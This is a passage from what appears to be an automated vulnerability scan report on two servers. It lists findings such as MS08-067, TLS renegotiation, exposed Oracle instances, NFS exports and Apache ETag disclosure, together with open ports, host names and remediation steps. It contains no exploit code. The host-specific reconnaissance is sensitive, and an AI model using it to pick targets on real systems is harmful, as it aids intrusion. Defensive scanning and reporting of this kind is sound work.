http://www.microsoft.com/downloads/details.aspx?familyid=AB7C7015-20BB-4A0C-977A-969F4E2A5189&displaylang=en

Refer to Microsoft Security Bulletin MS09-001 for further details.

RESULT:

detected through null session (MS09-001)

5 Microsoft Windows Server Service Could Allow Remote Code Execution (MS08-067)

QID:	90464	CVSS Base:	10	PCI Severity:	HIGH
Category:	Windows	CVSS Temporal:	8.3	PCI Status:	FAIL
CVE ID:	CVE-2008-4250				
Vendor Reference:	MS08-067				
Bugtraq ID:	31874				
Last Update:	02/12/2009				

THREAT:
The Microsoft Windows Server service provides RPC support, file print support and named pipe sharing over the network. The Server service allows the sharing of local resources (such as disks and printers) so that other users on the network can access them. It also allows named pipe communication between applications running on other computers and your computer, which is used for RPC.

The Server service is vulnerable to remote code execution issue, due to the service not properly handling specially-crafted RPC requests. Any anonymous user who can deliver a specially-crafted message to the affected system could try to exploit this vulnerability.
Windows XP Embedded Systems:- For additional information regarding security updates for embedded systems, refer to the following MSDN blog (s):
December 2008 Updates are Available (including for XPe SP3 and Standard) (KB958644)October 2008 Security Updates Include a Bonus (KB958644)

IMPACT:
An attacker who successfully exploits this vulnerability could take complete control of the affected system.

SOLUTION:
Patch:
Following are links for downloading patches to fix the vulnerabilities:

Microsoft Windows 2000 Service Pack 4:
http://www.microsoft.com/downloads/details.aspx?familyid=E22EB3AE-1295-4FE2-9775-6F43C5C2AED3
Windows XP Service Pack 2:
http://www.microsoft.com/downloads/details.aspx?familyid=0D5F9B6E-9265-44B9-A376-2067B73D6A03
Windows XP Service Pack 3:
http://www.microsoft.com/downloads/details.aspx?familyid=0D5F9B6E-9265-44B9-A376-2067B73D6A03
Windows XP Professional x64 Edition:
http://www.microsoft.com/downloads/details.aspx?familyid=4C16A372-7BF8-4571-B982-DAC6B2992B25
Windows XP Professional x64 Edition Service Pack 2:
http://www.microsoft.com/downloads/details.aspx?familyid=4C16A372-7BF8-4571-B982-DAC6B2992B25
Windows Server 2003 Service Pack 1:
http://www.microsoft.com/downloads/details.aspx?familyid=F26D395D-2459-4E40-8C92-3DE1C52C390D
Windows Server 2003 Service Pack 2:
http://www.microsoft.com/downloads/details.aspx?familyid=F26D395D-2459-4E40-8C92-3DE1C52C390D
Windows Server 2003 x64 Edition:
http://www.microsoft.com/downloads/details.aspx?familyid=C04D2AFB-F9D0-4E42-9E1F-4B944A2DE400
Windows Server 2003 x64 Edition Service Pack 2:
http://www.microsoft.com/downloads/details.aspx?familyid=C04D2AFB-F9D0-4E42-9E1F-4B944A2DE400
Windows Server 2003 with SP1 for Itanium-based Systems:
http://www.microsoft.com/downloads/details.aspx?familyid=AB590756-F11F-43C9-9DCC-A85A43077ACF
Windows Server 2003 with SP2 for Itanium-based Systems:
http://www.microsoft.com/downloads/details.aspx?familyid=AB590756-F11F-43C9-9DCC-A85A43077ACF
Windows Vista and Windows Vista Service Pack 1:

http://www.microsoft.com/downloads/details.aspx?familyid=18FDFF67-C723-42BD-AC5C-CAC7D8713B21
For a complete list of patch download links, please refer to Micrsoft Security Bulletin MS08-067.

Virtual Patches:
Trend Micro Virtual Patching
Virtual Patch #1002975: Server Service Vulnerability (wkssvc)
Virtual Patch #1003080: Server Service Vulnerability (srvsvc)
Virtual Patch #1003292: Block Conficker.B++ Worm Incoming Named Pipe Connection
Virtual Patch #1003293: Block Conficker.B++ Worm Outgoing Named Pipe Connection

RESULT:

Detected through MSRPC Interface

Potential Vulnerabilities (5)

2 TLS Protocol Session Renegotiation Security Vulnerability port 1158/tcp over SSL

QID:	38596	CVSS Base:	5.8	PCI Severity:	MED
Category:	General remote services	CVSS Temporal:	5		
CVE ID:	CVE-2009-3555				
Vendor Reference:	-				
Bugtraq ID:	36935				
Last Update:	08/31/2010				

THREAT:
Transport Layer Security (TLS) is a cryptographic protocol that provides security for communications over networks at the Transport Layer.

TLS protocol is prone to a security vulnerability that allows for man-in-the-middle attacks. Note that this issue does not allow attackers to decrypt encrypted data

Specifically, the issue exists in a way applications handle the session renegotiation process and may allow attackers to inject arbitrary plaintext into the beginning of application protocol stream. The attack has been confirmed to work with HTTP as the application protocol but it is believed to be also possible with other protocols that are layered on TLS.

IMPACT:
In case of the HTTP protocol used with the vulnerable TLS implementation, this attack is carried out by intercepting 'Client Hello' requests and then forcing session renegotiation. An unauthorized attacker can then cause the webserver to process arbitrary requests that would otherwise require valid client side certificate for authorization. Please note that the attacker will not be able to gain direct access to the server response.

Mitigating factors:
To successfully exploit this vulnerability a full man-in-the-middle control of the TCP connection is required. The attacker needs to accept the TCP connection from the client and establish a new connection to the server.

SOLUTION:
For Microsoft Windows, refer to MS10-049 for further information.

Workaround:
OpenSSL has provided a version (0.9.8l) that has a workaround. Please refer to OpenSSL Change Log (Changes between 0.9.8k and 0.9.8l Section) to obtain additional details.

Microsoft has provided the following workaround:

- Enable SSLAlwaysNegoClientCert on IIS 6 and above: Web servers running IIS 6 and later that are affected because they require mutual authentication by requesting a client certificate, can be hardened by enabling the SSLAlwaysNegoClientCert setting. This will cause IIS to prompt the client for a certificate upon the initial connection, and does not require a server-initiated renegotiation.

Impact of the workaround: Setting this flag will require the client to authenticate prior to loading any element from the SSL-protected web site. This will cause the browser to always prompt the user for a client certificate upon connecting to the SSL protected Web site.

Refer to Microsoft Security Advisory 977377 for further details on applying the workarounds. Additional information is also available at KB977377.

RESULT:

Number of SSL renegotiations:1

2 Database instance detected. port 1521/tcp

QID:	19568	CVSS Base:	5	PCI Severity:	MED
Category:	Database	CVSS Temporal:	3.8	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	09/08/2010				

THREAT:

The service detected a database installation on the target. The target has either Oracle, IBM DB2 or MSSQL Server installation.

RESULT:

Oracle instance detected

2 Database instance detected. port 1043/tcp

QID:	19568	CVSS Base:	5	PCI Severity:	MED
Category:	Database	CVSS Temporal:	3.8	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	09/08/2010				

THREAT:

The service detected a database installation on the target. The target has either Oracle, IBM DB2 or MSSQL Server installation.

RESULT:

Oracle instance detected

2 Oracle log_archive_dest_n Parameter is Not Set port 1521/tcp

QID:	19131	CVSS Base:	4.1	PCI Severity:	MED
Category:	Database	CVSS Temporal:	3.5	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	01/28/2009				

THREAT:
LOG_ARCHIVE_DEST is only applicable when the database is in ARCHIVELOG mode or are recovering a database from archived redo logs. LOG_ARCHIVE_DEST cannot be used in conjunction with LOG_ARCHIVE_DEST_n parameters, and must be defined as the NULL string when any LOG_ARCHIVE_DEST_n parameter has a value other than a null string. File permissions should be restricted to the owner of the Oracle software and the DBA group. For complex configurations where different groups need access to the directory, it's suggested that you use access control lists in Unix. The archive logs should be secured as LogMiner could be used to extract database information from the archive logs.

SOLUTION:

Oracle command:
ALTER SYSTEM SET LOG_ARCHIVE_DEST = [valid file destination]
or

ALTER SYSTEM SET LOG_ARCHIVE_DEST_n = [valid file destination]

Where n = 1 to 10.

RESULT:

NAME	VALUE
log_archive_dest_1	
log_archive_dest_2	
log_archive_dest_3	
log_archive_dest_4	
log_archive_dest_5	
log_archive_dest_6	
log_archive_dest_7	
log_archive_dest_8	
log_archive_dest_9	
log_archive_dest_10	
log_archive_dest_11	
log_archive_dest_12	
log_archive_dest_13	
log_archive_dest_14	
log_archive_dest_15	
log_archive_dest_16	
log_archive_dest_17	
log_archive_dest_18	
log_archive_dest_19	
log_archive_dest_20	
log_archive_dest_21	
log_archive_dest_22	
log_archive_dest_23	
log_archive_dest_24	
log_archive_dest_25	
log_archive_dest_26	
log_archive_dest_27	
log_archive_de st_28	
log_archive_dest_29	
log_archive_dest_30	
log_archive_dest_31	
log_archive_dest	

2 Oracle log_archive_dest_n Parameter is Not Set port 1043/tcp

QID:	19131	CVSS Base:	4.1	PCI Severity:	MED
Category:	Database	CVSS Temporal:	3.5	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	01/28/2009				

THREAT:

SOLUTION:

Oracle command:
ALTER SYSTEM SET LOG_ARCHIVE_DEST = [valid file destination]
or

ALTER SYSTEM SET LOG_ARCHIVE_DEST_n = [valid file destination]

Where n = 1 to 10.

RESULT:

NAME	VALUE
log_archive_dest_1	
log_archive_dest_2	
log_archive_dest_3	
log_archive_dest_4	
log_archive_dest_5	
log_archive_dest_6	
log_archive_dest_7	
log_archive_dest_8	
log_archive_dest_9	
log_archive_dest_10	
log_archive_dest_11	
log_archive_dest_12	
log_archive_dest_13	
log_archive_dest_14	
log_archive_dest_15	
log_archive_dest_16	
log_archive_dest_17	
log_archive_dest_18	
log_archive_dest_19	
log_archive_dest_20	
log_archive_dest_21	
log_archive_dest_22	
log_archive_dest_23	
log_archive_dest_24	
log_archive_dest_25	
log_archive_dest_26	
log_archive_dest_27	
log_archive_de st_28	
log_archive_dest_29	
log_archive_dest_30	
log_archive_dest_31	
log_archive_dest	

Information Gathered (14)

1 DNS Host Name

QID:	6
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	01/01/1999

THREAT:
The fully qualified domain name of this host, if it was obtained from a DNS server, is displayed in the RESULT section.

RESULT:

IP address	Host name
IP Address: 6	No registered hostname

1 Traceroute

QID:	45006
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	05/09/2003

THREAT:
Traceroute describes the path in realtime from the scanner to the remote host being contacted. It reports the IP addresses of all the routers in between.

RESULT:

Hops	IP	Round Trip Time	Probe
1		0.32ms	ICMP
2		2.04ms	ICMP
3		0.57ms	ICMP
4		0.54ms	ICMP
5		2.88ms	ICMP
6		19.74ms	ICMP
7		33.27ms	ICMP
8		19.06ms	ICMP
9		18.02ms	ICMP
10		89.39ms	ICMP
11		91.79ms	ICMP
12		92.73ms	ICMP
13		91.96ms	ICMP
14		92.84ms	ICMP
15		91.76ms	ICMP
16		95.89ms	ICMP
17	*.*.*.*	0.00ms	Other
18	IP Address: 6	107.92ms	ICMP

1 Host Names Found

QID:	45039
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	02/14/2005

THREAT:
The following host names were discovered for this computer using various methods such as DNS look up, NetBIOS query, and SQL server name query.

RESULT:

Host Name	Source
betty	NTLM DNS
BETTY	NTLM NetBIOS
BETTY	NetBIOS

1 Firewall Detected

QID:	34011
Category:	Firewall
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	10/16/2001

THREAT:
A packet filtering device protecting this IP was detected. This is likely to be a firewall or a router using access control lists (ACLs).

RESULT:
Some of the ports filtered by the firewall are: 2869.

1 Open TCP Services List

QID:	82023
Category:	TCP/IP
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	06/15/2009

THREAT:
The port scanner enables unauthorized users with the appropriate tools to draw a map of all services on this host that can be accessed from the Internet. The test was carried out with a "stealth" port scanner so that the server does not log real connections.

The Results section displays the port number (Port), the default service listening on the port (IANA Assigned Ports/Services), the description of the service (Description) and the service that the scanner detected using service discovery (Service Detected).

IMPACT:
Unauthorized users can exploit this information to test vulnerabilities in each of the open services.

SOLUTION:
Shut down any unknown or unused service on the list. If you have difficulty figuring out which service is provided by which process or program, contact your provider's support team. For more information about commercial and open-source Intrusion Detection Systems available for detecting port scanners of this kind, visit the CERT Web site.

RESULT:

Port	IANA Assigned Ports/Services	Description	Service Detected	OS On Redirected Port
135	msrpc-epmap	epmap DCE endpoint resolution	DCERPC Endpoint Mapper	
139	netbios-ssn	NETBIOS Session Service	netbios ssn	
445	microsoft-ds	Microsoft-DS	microsoft-ds	
1025	blackjack	network blackjack	msrpc	
1043	unknown	unknown	oracle	
1158	unknown	unknown	http over ssl	
1521	Oracle-listener	Oracle listener nCube License Manager	oracle	
3389	ms-wbt-server	MS WBT Server	win remote desktop	
3938	unknown	unknown	unknown	
5520	sdlog	ACE/Server services	unknown	

1 SSL Web Server Version port 1158/tcp

QID:	86001
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	01/01/1999

RESULT:

Server Version	Server Banner
Oracle Containers for J2EE	Oracle Containers for J2EE

1 Scan Diagnostics port 1158/tcp

QID:	150021
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	01/16/2009

THREAT:
This check provides various details of the scan's performance and behavior. In some cases, this check can be used to identify problems that the scanner encountered when crawling the target Web application.

IMPACT:
The scan diagnostics data provides technical details about the crawler's performance and behavior. This information does not necessarily imply problems with the Web application.

SOLUTION:
No action is required.

RESULT:

Collected 15 links overall.
Path manipulation: estimated time < 1 minute (82 tests, 21 inputs)
Path manipulation: 82 vulnsigs tests, completed 938 requests, 25 seconds. All tests completed.
WS enumeration: estimated time < 1 minute (9 tests, 17 inputs)
WS enumeration: 9 vulnsigs tests, completed 72 requests, 2 seconds. All tests completed.
Batch #1 URI parameter manipulation: estimated time < 1 minute (33 tests, 1 inputs)
Batch #1 URI parameter manipulation: 33 vulnsigs tests, completed 16 requests, 4 seconds. XSS optimization removed 17 links. Completed 16 requests of 33 estimated requests (48%). All tests completed.
Batch #1 URI blind SQL manipulation: estimated time < 1 minute (19 tests, 1 inputs)
Batch #1 URI blind SQL manipulation: 19 vulnsigs tests, completed 19 requests, 1 seconds. All tests completed.
URI parameter time-based tests: estimated time < 1 minute (5 tests, 1 inputs)
URI parameter time-based tests: 5 vulnsigs tests, completed 5 requests, 1 seconds. All tests completed.
HTTP call manipulation: estimated time < 1 minute (26 tests, 0 inputs)
HTTP call manipulation: 26 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Cookie manipulation: estimated time < 1 minute (26 tests, 1 inputs)
Cookie manipulation: 26 vulnsigs tests, completed 72 requests, 7 seconds. XSS optimization removed 153 links. Completed 72 requests of 234 estimated requests (31%). All tests completed.
Header manipulation: estimated time < 1 minute (26 tests, 9 inputs)
Header manipulation: 26 vulnsigs tests, completed 153 requests, 14 seconds. XSS optimization removed 153 links. Completed 153 requests of 468 estimated requests (33%). All tests completed.
Total requests made: 1432
Average server response time: 0.27 seconds
Most recent links:

1 Links Crawled port 1158/tcp

QID:	150009
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	10/21/2008

THREAT:
The list of unique links crawled by the Web application scanner appear in the Results section. This list may contain fewer links than the maximum threshold defined at scan launch. The maximum links to crawl includes links in this list, requests made via HTML forms, and requests for the same link made as an anonymous and authenticated user.

RESULT:

Duration of crawl phase (seconds): 32.00
Number of links: 11
(This number excludes form requests and links re-requested during authentication.)

1 External Links Discovered port 1158/tcp

QID:	150010
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	10/19/2007

THREAT:
The external links discovered by the Web application scanning engine are provided in the Results section. These links were present on the target Web application, but were not crawled.

RESULT:

Number of links: 5
http://otn.oracle.com/products/oem/
http://forums.oracle.com/forums/forum.jsp?forum=46
http://www.oracle.com/technology/documentation/index.html
http://www.oracle.com/technology/tech/java/oc4j
http://www.oracle.com/technology/tech/java/oc4j/1013

1 Open UDP Services List

QID: 82004
Category: TCP/IP
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 07/11/2005

THREAT:
A port scanner was used to draw a map of all the UDP services on this host that can be accessed from the Internet.

Note that if the host is behind a firewall, there is a small chance that the list includes a few ports that are filtered or blocked by the firewall but are not actually open on the target host. This (false positive on UDP open ports) may happen when the firewall is configured to reject UDP packets for most (but not all) ports with an ICMP Port Unreachable packet. This may also happen when the firewall is configured to allow UDP packets for most (but not all) ports through and filter/block/drop UDP packets for only a few ports. Both cases are uncommon.

IMPACT:
Unauthorized users can exploit this information to test vulnerabilities in each of the open services.

SOLUTION:
Shut down any unknown or unused service on the list. If you have difficulty working out which service is provided by which process or program, contact your provider's support team. For more information about commercial and open-source Intrusion Detection Systems available for detecting port scanners of this kind, visit the CERT Web site.

RESULT:

Port	IANA Assigned Ports/Services	Description	Service Detected
123	ntp	Network Time Protocol	unknown
137	netbios-ns	NETBIOS Name Service	netbios ns
138	netbios-dgm	NETBIOS Datagram Service	unknown
445	microsoft-ds	Microsoft-DS	unknown
500	isakmp	isakmp	unknown

1 Host Responds to TCP SYN Packet with Other Flags On with SYN ACK

QID: 82053
Category: TCP/IP
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 06/25/2004

THREAT:
The host responds to a TCP SYN packet with at least one of the following flags set with a SYN ACK packet: RST, FIN, ACK, FIN|PSH.

IMPACT:
This behavior in the TCP/IP implementation may allow a remote user to potentially bypass a firewall protecting the host, as some (especially stateless) firewalls may be configured to allow all TCP packets with one of these flags set (RST, FIN, ACK, FIN|PSH) to go through without examining the packets' SYN flag.

SOLUTION:
Many operating systems are known to have this behavior.

RESULT:

Host responded to the following TCP probes to port 135 with SYN+ACK:
SYN+FIN
SYN+FIN+PSH

1 Host Scan Time

QID:	45038
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	11/19/2004

THREAT:
The Host Scan Time is the period of time it takes the scanning engine to perform the vulnerability assessment of a single target host. The Host Scan Time for this host is reported in the Result section below.

The Host Scan Time does not have a direct correlation to the Duration time as displayed in the Report Summary section of a scan results report. The Duration is the period of time it takes the service to perform a scan task. The Duration includes the time it takes the service to scan all hosts, which may involve parallel scanning. It also includes the time it takes for a scanner appliance to pick up the scan task and transfer the results back to the service's Secure Operating Center. Further, when a scan task is distributed across multiple scanners, the Duration includes the time it takes to perform parallel host scanning on all scanners.

RESULT:

Scan duration: 3771 seconds

Start time: Fri, Feb 17 2012, 17:20:05 GMT

End time: Fri, Feb 17 2012, 18:22:56 GMT

2 Operating System Detected

QID:	45017
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	02/09/2005

THREAT:
Several different techniques can be used to identify the operating system (OS) running on a host. A short description of these techniques is provided below. The specific technique used to identify the OS on this host is included in the RESULTS section of your report.

1) TCP/IP Fingerprint: The operating system of a host can be identified from a remote system using TCP/IP fingerprinting. All underlying operating system TCP/IP stacks have subtle differences that can be seen in their responses to specially-crafted TCP packets. According to the results of this "fingerprinting" technique, the OS version is among those listed below.

Note that if one or more of these subtle differences are modified by a firewall or a packet filtering device between the scanner and the host, the fingerprinting technique may fail. Consequently, the version of the OS may not be detected correctly. If the host is behind a proxy-type firewall, the version of the operating system detected may be that for the firewall instead of for the host being scanned.

2) NetBIOS: Short for Network Basic Input Output System, an application programming interface (API) that augments the DOS BIOS by adding special functions for local-area networks (LANs). Almost all LANs for PCs are based on the NetBIOS. Some LAN manufacturers have even extended it, adding additional network capabilities. NetBIOS relies on a message format called Server Message Block (SMB).

3) PHP Info: PHP is a hypertext pre-processor, an open-source, server-side, HTML-embedded scripting language used to create dynamic Web pages. Under some configurations it is possible to call PHP functions like phpinfo() and obtain operating system information.

4) SNMP: The Simple Network Monitoring Protocol is used to monitor hosts, routers, and the networks to which they attach. The SNMP service maintains Management Information Base (MIB), a set of variables (database) that can be fetched by Managers. These include "MIB_II.system.

sysDescr" for the operating system.

IMPACT:
Not applicable

SOLUTION:
Not applicable

RESULT:

Operating System	Technique	ID
Windows 2003 Service Pack 2	CIFS via TCP Port 445	
Windows 2003	TCP/IP Fingerprint	U1751:135
Windows 2003/XP/Vista/2008	MS-RPC	Fingerprint
Windows 2003/XP 64 bit Edition	SRVSVC	Interface
Windows 2003/XP 64 bit Edition	NTLMSSP	

3 Remote Access or Management Service Detected

QID:	42017
Category:	General remote services
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	10/17/2011

THREAT:
A remote access or remote management service was detected. If such a service is accessible to malicious users it can be used to carry different type of attacks. Malicious users could try to brute force credentials or collect additional information on the service which could enable them in crafting further attacks.

The Results section includes information on the remote access service that was found on the target.

Services like Telnet, Rlogin, SSH, windows remote desktop, pcAnywhere, Citrix Management Console, Remote Admin (RAdmin), VNC, OPENVPN and ISAKMP are checked.

IMPACT:
Consequences vary by the type of attack.

SOLUTION:
Expose the remote access or remote management services only to the system administrators or intended users of the system.

RESULT:
Service name: Remote Desktop on TCP port 3389.

IP Address: 7 Linux 2.4-2.6 / Embedded Device / F5 Networks Big-IP

Vulnerabilities Total	47	Security Risk	5.0

Vulnerabilities (16)

1 mountd RPC Daemon Discloses Exported Directories Accessed by Remote Hosts

QID:	66036	CVSS Base:	5	PCI Severity:	MED
Category:	RPC	CVSS Temporal:	3.8	PCI Status:	FAIL

CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	04/29/2009

THREAT:
The RPC mount program is part of the Network File System (NFS) server. It enables remote hosts to access and share files and directories. When authorized remote users want to mount a directory on their local host, they connect to the "mount" service, which grants them access to the shared directory depending on the server's access control list (ACL). A function of the mountd program makes it possible to obtain a list of directories mounted by authorized users.

IMPACT:
If unauthorized users retrieve the list of Host/Directory pairs, they can determine global relationships between your network hosts. For example, they can determine which hosts have mounted directories from your NFS server. They can build a database of trusted relationships, which could be used in further attacks.

SOLUTION:
This is not a severe vulnerability; however, unauthorized users should not have access to this kind of information. Unless they are required, disable the "mountd" and "nfsd" services. Otherwise, we strongly advise that you filter these services by adding new firewall rules that limit access to "mountd" ports (usually below 1024) and "nfsd" ports (2049) to authorized IP addresses.

RESULT:

Directory	Hosts/Networks
/home	76.66.235.37

1 Apache Web Server ETag Header Information Disclosure Weakness port 80/tcp

QID:	86477	CVSS Base:	4.3	PCI Severity:	MED
Category:	Web server	CVSS Temporal:	3.5	PCI Status:	FAIL
CVE ID:	CVE-2003-1418				
Vendor Reference:	-				
Bugtraq ID:	6939				
Last Update:	01/26/2010				

THREAT:
The Apache HTTP Server is a popular, open-source HTTP server for multiple platforms, including Windows, Unix, and Linux.

A cache management feature for Apache makes use of an entity tag (ETag) header. When this option is enabled and a request is made for a document relating to a file, an ETag response header is returned containing various file attributes for caching purposes. ETag information allows subsequent file requests to contain specific information, such as the file's inode number.

A weakness has been found in the generation of ETag headers under certain configurations implementing the FileETag directive. Among the file attributes included in the header is the file inode number that is returned to a client.

Affected Versions:
By default, all Versions of Apache are vulnerable.

In Apache Versions 1.3.22 and earlier, it's not possible to disable inodes in in ETag headers to mitigate this vulnerability, so Apache Version 1.3.22 and earlier are vulnerable at all times.

Apache Version 1.3.23 and later have a setting that can be modified to remove the inode info from the ETag Headers to mitigate this vulnerability. Apache Versions >= 1.3.23 allow the user to configure what goes into ETag. However, if the user does not configure Apache to not include inode in ETag, the Web server can still be vulnerable even if Apache >= 1.3.23 is being used.

IMPACT:

This vulnerability poses a security risk, as the disclosure of inode information may aid in launching attacks against other network-based services. For instance, NFS uses inode numbers to generate file handles.

SOLUTION:
Patch:
For Apache 1.3.22 and earlier:

There is no patch or remediation available for Apache Versions 1.3.22 and earlier since it's not possible to disable inodes in in ETag headers. Customers running versions of Apache < = 1.3.22 will need to upgrade to a later version and then apply the settings listed below (see Apache Version 1.3.23 and later), as versions of Apache 1.3.22 and earlier do not have the ability to configure these setting.

For Apache 1.3.23 and later:
In Apache Version 1.3.23 and later, it's possible to configure the FileETag directive to generate ETag headers without inode information, which mitigates this vulnerability.

To do so, include "FileETag -INode" in the Apache server configuration file for a specific subdirectory.

In order to fix this vulnerability globally, for the Web server, use the option "FileETag None". Use the option "FileETag MTime Size" if you just want to remove the Inode information.

OpenBSD:
OpenBSD has released a patch that fixes this vulnerability. After installing the patch, inode numbers returned from the server are encoded using a private hash to avoid the release of sensitive information.

RESULT:
ETag: "2d94-a-484e78e6a9c5c" "2d94-a-484e78e6a9c5c"

 1 Possible Clickjacking vulnerability port 10000/tcp

QID:	150081	CVSS Base:	10	PCI Severity:	HIGH
Category:	Web Application	CVSS Temporal:	8.5		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/02/2011				

THREAT:
Click-jacking lets an attacker to trick the user on clicking on the link by framing the original page and showing a layer on top of it with dummy buttons.

IMPACT:
Attacks like CSRF can be performed using Clickjacking techniques.

SOLUTION:
Two of the most popular preventions are:
X-Frame-Options: This header works with most of the modern browsers and can be used to prevent framing of the page.
Framekiller: JavaScript code that prevents the malicious user from framing the page.

RESULT:

matched: The response for this request did not have an "X-FRAME-OPTIONS" header present.

 1 ICMP Timestamp Request

QID:	82003	CVSS Base:	0	PCI Severity:	LOW

Category:	TCP/IP	CVSS Temporal:	-
CVE ID:	CVE-1999-0524		
Vendor Reference:	-		
Bugtraq ID:	-		
Last Update:	04/29/2009		

THREAT:
ICMP (Internet Control and Error Message Protocol) is a protocol encapsulated in IP packets. It's principal purpose is to provide a protocol layer able to inform gateways of the inter-connectivity and accessibility of other gateways or hosts. "ping" is a well-known program for determining if a host is up or down. It uses ICMP echo packets. ICMP timestamp packets are used to synchronize clocks between hosts.

IMPACT:
Unauthorized users can obtain information about your network by sending ICMP timestamp packets. For example, the internal systems clock should not be disclosed since some internal daemons use this value to calculate ID or sequence numbers (i.e., on SunOS servers).

SOLUTION:
You can filter ICMP messages of type "Timestamp" and "Timestamp Reply" at the firewall level. Some system administrators choose to filter most types of ICMP messages for various reasons. For example, they may want to protect their internal hosts from ICMP-based Denial Of Service attacks, such as the Ping of Death or Smurf attacks.

However, you should never filter ALL ICMP messages, as some of them ("Don't Fragment", "Destination Unreachable", "Source Quench", etc) are necessary for proper behavior of Operating System TCP/IP stacks.

It may be wiser to contact your network consultants for advice, since this issue impacts your overall network reliability and security.

RESULT:

Timestamp of host (network byte ordering): 22:45:48 GMT

 1 "rquotad" RPC Service Present

QID:	66047	CVSS Base:	0	PCI Severity:	LOW
Category:	RPC	CVSS Temporal:	-		
CVE ID:	CVE-1999-0625				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/04/2009				

THREAT:
The rpc.rquotad service is running on your server. No known vulnerabilities exist for this service; however, it is highly sensitive. Therefore, unless it is required, you should disable this service.

IMPACT:
If an unauthorized user finds a vulnerability in this daemon, then it would leave an open door into the server.

SOLUTION:
If the "rquotad" RPC service is not required, then you should disable it.

RESULT:

TCP Port 875
UDP Port 875

 2 UDP Constant IP Identification Field Fingerprinting Vulnerability

QID:	82024	CVSS Base:	5	PCI Severity:	MED
Category:	TCP/IP	CVSS Temporal:	4.7		
CVE ID:	CVE-2002-0510				
Vendor Reference:	-				
Bugtraq ID:	4314				
Last Update:	05/07/2008				

THREAT:
The host transmits UDP packets with a constant IP Identification field. This behavior may be exploited to discover the operating system and approximate kernel version of the vulnerable system.

Normally, the IP Identification field is intended to be a reasonably unique value, and is used to reconstruct fragmented packets. It has been reported that in some versions of the Linux kernel IP stack implementation as well as other operating systems, UDP packets are transmitted with a constant IP Identification field of 0.

IMPACT:
By exploiting this vulnerability, a malicious user can discover the operating system and approximate kernel version of the host. This information can then be used in further attacks against the host.

SOLUTION:
We are not currently aware of any fixes for this issue.

RESULT:
IP_ID=0

2 TCP Sequence Number Approximation Based Denial of Service

QID:	82054	CVSS Base:	5	PCI Severity:	MED
Category:	TCP/IP	CVSS Temporal:	4.2		
CVE ID:	CVE-2004-0230				
Vendor Reference:	-				
Bugtraq ID:	10183				
Last Update:	02/03/2010				

THREAT:
TCP provides stateful communications between hosts on a network. TCP sessions are established by a three-way handshake and use random 32-bit sequence and acknowledgement numbers to ensure the validity of traffic. A vulnerability was reported that may permit TCP sequence numbers to be more easily approximated by remote attackers. This issue affects products released by multiple vendors.

The cause of the vulnerability is that affected implementations will accept TCP sequence numbers within a certain range, known as the acknowledgement range, of the expected sequence number for a packet in the session. This is determined by the TCP window size, which is negotiated during the three-way handshake for the session. Larger TCP window sizes may be set to allow for more throughput, but the larger the TCP window size, the more probable it is to guess a TCP sequence number that falls within an acceptable range. It was initially thought that guessing an acceptable sequence number was relatively difficult for most implementations given random distribution, making this type of attack impractical. However, some implementations may make it easier to successfully approximate an acceptable TCP sequence number, making these attacks possible with a number of protocols and implementations.

This is further compounded by the fact that some implementations may support the use of the TCP Window Scale Option, as described in RFC 1323, to extend the TCP window size to a maximum value of 1 billion.

This vulnerability will permit a remote attacker to inject a SYN or RST packet into the session, causing it to be reset and effectively allowing for denial of service attacks. An attacker would exploit this issue by sending a packet to a receiving implementation with an approximated sequence number and a forged source IP address and TCP port.

There are a few factors that may present viable target implementations, such as those which depend on long-lived TCP connections, those that have

known or easily guessed IP address endpoints and those implementations with easily guessed TCP source ports. It has been noted that Border Gateway Protocol (BGP) is reported to be particularly vulnerable to this type of attack, due to the use of long-lived TCP sessions and the possibility that some implementations may use the TCP Window Scale Option. As a result, this issue is likely to affect a number of routing platforms.

Another factor to consider is the relative difficulty of injecting packets into TCP sessions, as a number of receiving implementations will reassemble packets in order, dropping any duplicates. This may make some implementations more resistant to attacks than others.

It should be noted that while a number of vendors have confirmed this issue in various products, investigations are ongoing and it is likely that many other vendors and products will turn out to be vulnerable as the issue is investigated further.

IMPACT:
Successful exploitation of this issue could lead to denial of service attacks on the TCP based services of target hosts. Other consequences may also result, such as man-in-the-middle attacks.

SOLUTION:
Please first check the results section below for the port number on which this vulnerability was detected. If that port number is known to be used for port-forwarding, then it is the backend host that is really vulnerable.

Various implementations and products including Check Point, Cisco, Cray Inc, Hitachi, Internet Initiative Japan, Inc (IIJ), Juniper Networks, NEC, Polycom, and Yamaha are currently undergoing review. Contact the vendors to obtain more information about affected products and fixes. NISCC Advisory 236929 - Vulnerability Issues in TCP details the vendor patch status as of the time of the advisory, and identifies resolutions and workarounds.

Refer to US-CERT Vulnerability Note VU#415294 and OSVDB Article 4030 to obtain a list of vendors affected by this issue and a note on resolutions (if any) provided by the vendor.

